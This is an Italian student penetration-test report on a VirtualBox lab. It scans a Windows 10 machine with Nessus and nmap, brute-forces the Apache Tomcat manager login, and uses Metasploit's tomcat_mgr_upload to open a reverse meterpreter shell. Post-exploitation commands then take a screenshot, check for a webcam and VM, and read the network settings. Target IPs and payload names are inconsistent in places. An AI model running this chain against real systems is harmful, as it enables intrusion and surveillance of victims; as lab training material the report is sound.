# REPORT

Exploit Windows con Metasploit

# Nessus

Effettuando dei controlli sui vari dispositivi presenti all'interno dell'azienda, si è rilevata una importante vulnerabilità presente sul sistema operativo Windows 10, ovvero il software Tomcat.

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| CRITICAL | 10.0 | | | Apache Tomcat SEoL (7.0.x) | Web Servers | 1 | | |
| CRITICAL | 9.8 | 9.0 | 0.9728 | Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities | Web Servers | 1 | | |
| CRITICAL | 9.8 | 9.0 | 0.9728 | Apache Tomcat AJP Connector Request Injection (Ghostcat) | Web Servers | 1 | | |
| CRITICAL | 9.8 | 6.7 | 0.0553 | Apache Tomcat 7.0.0 < 7.0.89 | Web Servers | 1 | | |
| HIGH | 8.1 | 9.2 | 0.9744 | Apache Tomcat 7.0.0 < 7.0.82 | Web Servers | 1 | | |
| HIGH | 8.1 | 8.4 | 0.975 | Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities | Web Servers | 1 | | |
| HIGH | 7.5 | 6.7 | 0.0033 | Apache Tomcat 7.0.0 < 7.0.99 multiple vulnerabilities | Web Servers | 1 | | |
| HIGH | 7.5 | 4.4 | 0.0158 | Apache Tomcat 7.0.25 < 7.0.90 | Web Servers | 1 | | |
| HIGH | 7.5 | 3.6 | 0.148 | Apache Tomcat 7.0.27 < 7.0.105 | Web Servers | 1 | | |
| HIGH | 7.5 | 3.6 | 0.0205 | Apache Tomcat 7.0.28 < 7.0.88 | Web Servers | 1 | | |
| HIGH | 7.0 | 6.7 | 0.9141 | Apache Tomcat 7.0.0 < 7.0.104 | Web Servers | 1 | | |
| HIGH | 7.0 | 6.7 | 0.0006 | Apache Tomcat 7.0.0 < 7.0.108 multiple vulnerabilities | Web Servers | 1 | | |
| MEDIUM | 6.5 | 4.4 | 0.0028 | Apache Tomcat 7.0.0 < 7.0.85 multiple vulnerabilities | Web Servers | 1 | | |

Il software Tomcat è un server applicativo open-source che viene utilizzato principalmente per eseguire le applicazioni web scritte in linguaggio Java, tale software nel tempo è stato soggetto a diverse vulnerabilità causate dalle numerose richieste HTTP che esso deve gestire.

# Scansione Nmap

Con la scansione delle porte di Nmap emerge la presenza della vulnerabilità appena descritta, ovvero l'applicazione Tomcat aperta sulla porta 8080, che utilizza il protocollo HTTP.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn -T4 192.168.1.43
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 03:28 EST
Nmap scan report for 192.168.1.43
Host is up (0.0012s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows International daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROU
P)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
5357/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp open  postgresql?
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
8080/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  ssl/https-alt
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 170.13 seconds
```

# Exploit

Lo strumento migliore per effettuare un attacco sarà **Metasploit**, effettuando una ricerca sugli exploit disponibili.


L'exploit utilizzato sarà il seguente:
***auxiliary/scanner/http/tomcat_mgr_login***


Dopo aver eseguito diversi tentativi, si è scoperto che il verbo **PUT** è disattivato, e ciò non permette un accesso semplice al software.
Quindi si procederà ad un tentativo di **Brute Forcing** per estrapolare le credenziali necessarie all'accesso.

Per facilitare l'attacco Brute Force verrano utilizzati i dizionari **Seclist** che forniranno un numero maggiore di username e password per aumentare le possibilità di successo.

# Risultato del Brute Forcing

Una volta scoperte le credenziali, sarà necessario effettuare un secondo exploit che consentirà di stabilire una sessione **meterpreter** con il dispositivo bersaglio.



# Exploit 2.0

In seguito si procederà ad utilizzare l'exploit necessario ad effettuare l'accesso sulla macchina target:

***exploit/multi/http/tomcat_mgr_upload***

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  password         no        The password for the specified username
   HttpUsername  admin            no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.13.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows Universal


View the full module info with the info, or info -d command.
```

Una volta configurato con le opzioni necessarie, si selezionerà il payload corretto:
***payload/windows/meterpreter/reverse_tcp***

# Risultato

Se tutte le informazioni aggiunte saranno corrette, il risultato sarà l'apertura della sessione meterpreter:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.13.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying iSOBDiA...
[*] Executing iSOBDiA...
[*] Sending stage (176198 bytes) to 192.168.13.101
[*] Undeploying iSOBDiA ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.13.100:7777 → 192.168.13.101:50156) at 2024-11-19 09:04:46 -0500

meterpreter >
```

# Risultato 2.0


## Obiettivi Richiesti

- Screenshot Desktop macchina vittima
- Presenza di Webcam
- Accertarsi se la macchina vittima è una VM
- Impostazioni di Rete

```
meterpreter > migrate 508
[*] Migrating from 4016 to 508...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/glZbQuHr.jpeg
meterpreter > webcam snap
[-] Target does not have a webcam
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:1a:25:47
MTU          : 1500
IPv4 Address : 192.168.13.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2a0e:410:a6e9:0:54bb:9b86:f94e:3f41
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fdd7:20:bc01:9740:54bb:9b86:f94e:3f41
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : 2a0e:410:a6e9:0:6979:9cca:1836:a62a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fdd7:20:bc01:9740:6979:9cca:1836:a62a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::54bb:9b86:f94e:3f41
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface  5
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:d65
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

# Risultato 3.0

## Desktop del dispositivo target



Progetto realizzato da:

Carmine Malangone
Daniele Paolone
Kevin Giuseppe Cerrone
Paolo Tavian
Sonia Laterza
Matteo Piccinini